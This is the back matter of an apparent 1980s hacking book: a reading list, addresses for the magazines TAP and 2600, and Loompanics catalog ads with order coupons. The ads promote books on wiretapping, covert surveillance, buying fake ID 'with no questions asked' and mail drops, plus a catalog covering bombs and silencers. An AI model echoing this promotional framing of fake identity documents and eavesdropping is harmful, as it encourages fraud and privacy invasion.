Plugging In: Telecommunications for the Microcomputerist, Sasha Lewis. Chilton Books, Radnor, PA, 1984. This is a good general introduction to computers and telecommunications and has a healthy section on the types of data bases and electronic services available in the public domain.

II. Magazines

Two magazines are bibles to all types of underground computerists: *TAP*, and *2600.* Their publication schedules are, at best, irregular, and this author cannot vouch for their existence at any given time. Some of the materials that appeared on underground bulletin boards and are used in the appendix were rewritten from articles that appeared in *TAP.*

TAP, Room 603, 147 W 42 St., New York, NY 10036. Back issues are $1 each. Subscriptions are $10/year (10 issues).

2600, Box 752, Middle Island, NY 11953. Back issues are $1 each. Subscriptions are $10/year.

III. A Resource

Some of the programs listed in this book are available from People's Computer Consultants, (PCC) at PO Box 32878, San Jose, CA 95152-2878. PCC, which does computur security consulting also offers other illustrative "hacking," "scanning," and sound generating programs including TSPS and Cat's Meow and two speech synthesizers. Send a self-addressed-stamped-envelope for free information.

YOU WILL ALSO WANT TO READ:

□ 55043 COVERT SURVEILLANCE & ELECTRONIC PENETRATION *by William B. Moran.* The best how-to-do-it manual of professional techniques for spying and eavesdropping! Shadowing and tailing, fixed and mobile surveillance, night vision devices, vehicle surveillance, electronic eavesdropping devices, body-mounted transmitters, concealed microphones, wiretapping, interception of computer data, and much more! This book tells you *exactly* how Big Brother does it! *5½ x 8½, 132 pp, illustrated, soft cover.* $9.95.

□ 58021 **WIRETAPPING AND ELECTRONIC SURVEILLANCE: Commission Studies.** State-of-the-art electronic surveillance now revealed in one easy-to-read, illustrated volume! This book represents the collective knowledge of a select group of experts in little-known areas of professional wiretapping and electronic surveillance. One of the finest books ever printed on the subject. Highly recommended. *8 x 10, 112 pp, profusely illustrated, soft cover.* $10.95.

□ 61067 **MAIL ORDER I.D. — A Consumer's Guide** *by Michael Hoy.* The single best guide to the mail order ID industry ever printed! More than 200 photographs of ID cards and documents actually purchased through the mail. A complete guide to all the ID cards and documents you can buy — with no questions asked! Complete names and addresses of the companies who sell them, as well as prices. One of the most amazing and *useful* books you will ever own! *8½ x 11, 108 pp, soft cover, over 300 illustrations.* $14.95.

□ 61066 **DIRECTORY OF MAIL DROPS IN THE UNITED STATES & CANADA - with an Appendix for Foreign Countries** *compiled by Michael Hoy.* Every operator and privacy seeker should know about mail drops. You may need a secret unlisted address for that "special" correspondence. Or maybe you just want to pick up your mail across town to keep it private. This unique book gives handy hints for using mail drops, and lists more than 700, including more than 100 in foreign countries. Names, addresses, and services offered. *1985 Edition, 8½ x 11, 40 pp, soft cover. $9.95.*

□ 10038 **THE CODE BOOK: All About Unbreakable Codes and How to Use Them, Second Edition** *by Michael E. Marotta.* Protect your communications with codes that can't be broken! No prior knowledge of mathematics is needed! One-time pads, Modulo based codes, Rivest functions, public key systems, one-way codes, and much more! Secrets known only to professional cryptographers and international espionage agents, now revealed for *you* to use! *5½ x 8½, illustrated, soft cover. $9.95.*

We offer the very finest in controversial and unusual books — a complete catalog is sent ***FREE*** *with every book order. Enjoy the best — from* ***Loompanics Unlimited!***

Loompanics Unlimited / PO Box 1197 / Port Townsend, WA 98368


Please send me the books I have checked above. I am enclosing $ plus $2.00 for shipping costs.

Name ______________________________

Address ______________________________

City/State/Zip ______________________________

We use UPS delivery (unless otherwise requested) if you give us a street address.
Thank you for your order!



CONTROVERSIAL AND UNUSUAL BOOKS!!!

"One of the most complete book catalogs that we have seen. Gives good outlines of what each book contains. Also has several interviews... Every survivor needs a good library of survival books. The Loompanics Catalog is a good place to start. Send for your copy today..."
-SURVIVAL NEWS

"Yes, there are books about the skills of apocalypse -- spying, surveillance, fraud, wire-tapping, smuggling, self-defense, lockpicking, gunmanship, eavesdropping, car chasing, civil warfare, surviving jail, and dropping out of sight. Apparently writing books is the way mercenaries bring in spare cash between wars. The books are useful, and it's good the information is freely available (and they definitely inspire interesting dreams), but their advice should be taken with a salt shaker or two and all your wits. A few of these volumes are truly scary. Loompanics is the best of the Libertarian suppliers who carry them. Though full of 'you'll-wish-you'd-read-these-when-it's-too-late' rhetoric, their catalog is genuinely informative."
-THE NEXT WHOLE EARTH CATALOG

"One is always hearing about books on fake IDs, tax avoidance, self-sufficiency skills, space colonization, tapping the black market and other fun subjects that aren't generally covered by your local Book Nook, but finding them can be next to impossible. These books aren't exactly as commercial as this month's Harlequin Romances, and some of them almost guarantee harassment from local authorities and nose-cases. ... The solution togetting your hands on this straight-forward, exceptionally useful and sometimes illicit information is the Loompanics Unlimited Book Catalog. ... Highly recommended for tooling up to ignore our government, culture, etc."
-Rick Johnson, PRAIRIE SUN

"Loompanics has in past years published some beyond-the-pale books, some 'underground' books, such as those which tell how to assume a different identity and accumulate 'fake' ID, and books on cheap, homemade bombs, etc., as well as many on self-defense, knife-fighting, and so on... Many on counter-culture living styles. ... The Loompanics catalog is must reading for anyone who wants to get a glimpse of the tough, real world of ... living different and thinking different."
-SCIENCE FICTION REVIEW

We feature the very finest in controversial and unusual books. The Loompanics Unlimited Book Catalog is an important source for anarchists, survivalists, iconoclasts, self-liberators, mercenaries, investigators, self-actualizers, libertarians, drop-outs, black marketeers, researchers, and just plain anyone interested in the strange, the useful, the oddball, the unusual, the unique, and the diabolical...

Large 8½ x 11 size! Over 150 illustrated pages! More than 500 of the most controversial and unusual books ever printed! YOU can order EVERY book described! Periodic supplements to keep you posted on the LATEST titles available! Real power for real people!

Here are some of the subjects covered IN DEPTH in our exciting catalog:

• Self defense • Guns and shooting • Silencers • Bombs and explosives • Police manuals • Crime • Fake ID • Locks and locksmithing • Investigative and undercover skills and techniques • The black market • How to hide things • Retreating • Gambling • Survival • Self-sufficiency skills • Life extension • Health and nutrition • Intelligence increase • Money-making opportunities • Self-publishing • Tax avoidance • Paralegal skills • Drugs • Science and technology • Self-therapy and self-help • Heresy • Contra-orthodoxy • And much, much more!!!

The LOOMPANICS UNLIMITED BOOK CATALOG is truly *THE BEST BOOK CATALOG IN THE WORLD* -- the world's most unique source of suppressed information! This astonishing catalog costs just $2.00. Use the handy coupon below to order it now. You will be very pleased, we know.

(This catalog is FREE with the order of any book on the previous page!)

LOOMPANICS UNLIMITED
P.O. BOX 1197
PORT TOWNSEND, WA 98368

Dear Sirs: Enclosed is $2.00 ($5.00 for foreign countries). Please rush me the Loompanics Unlimited Book Catalog -- the Best Book Catalog in the World.

Name ____________________

Address ____________________

City ____________________ State ________ Zip ________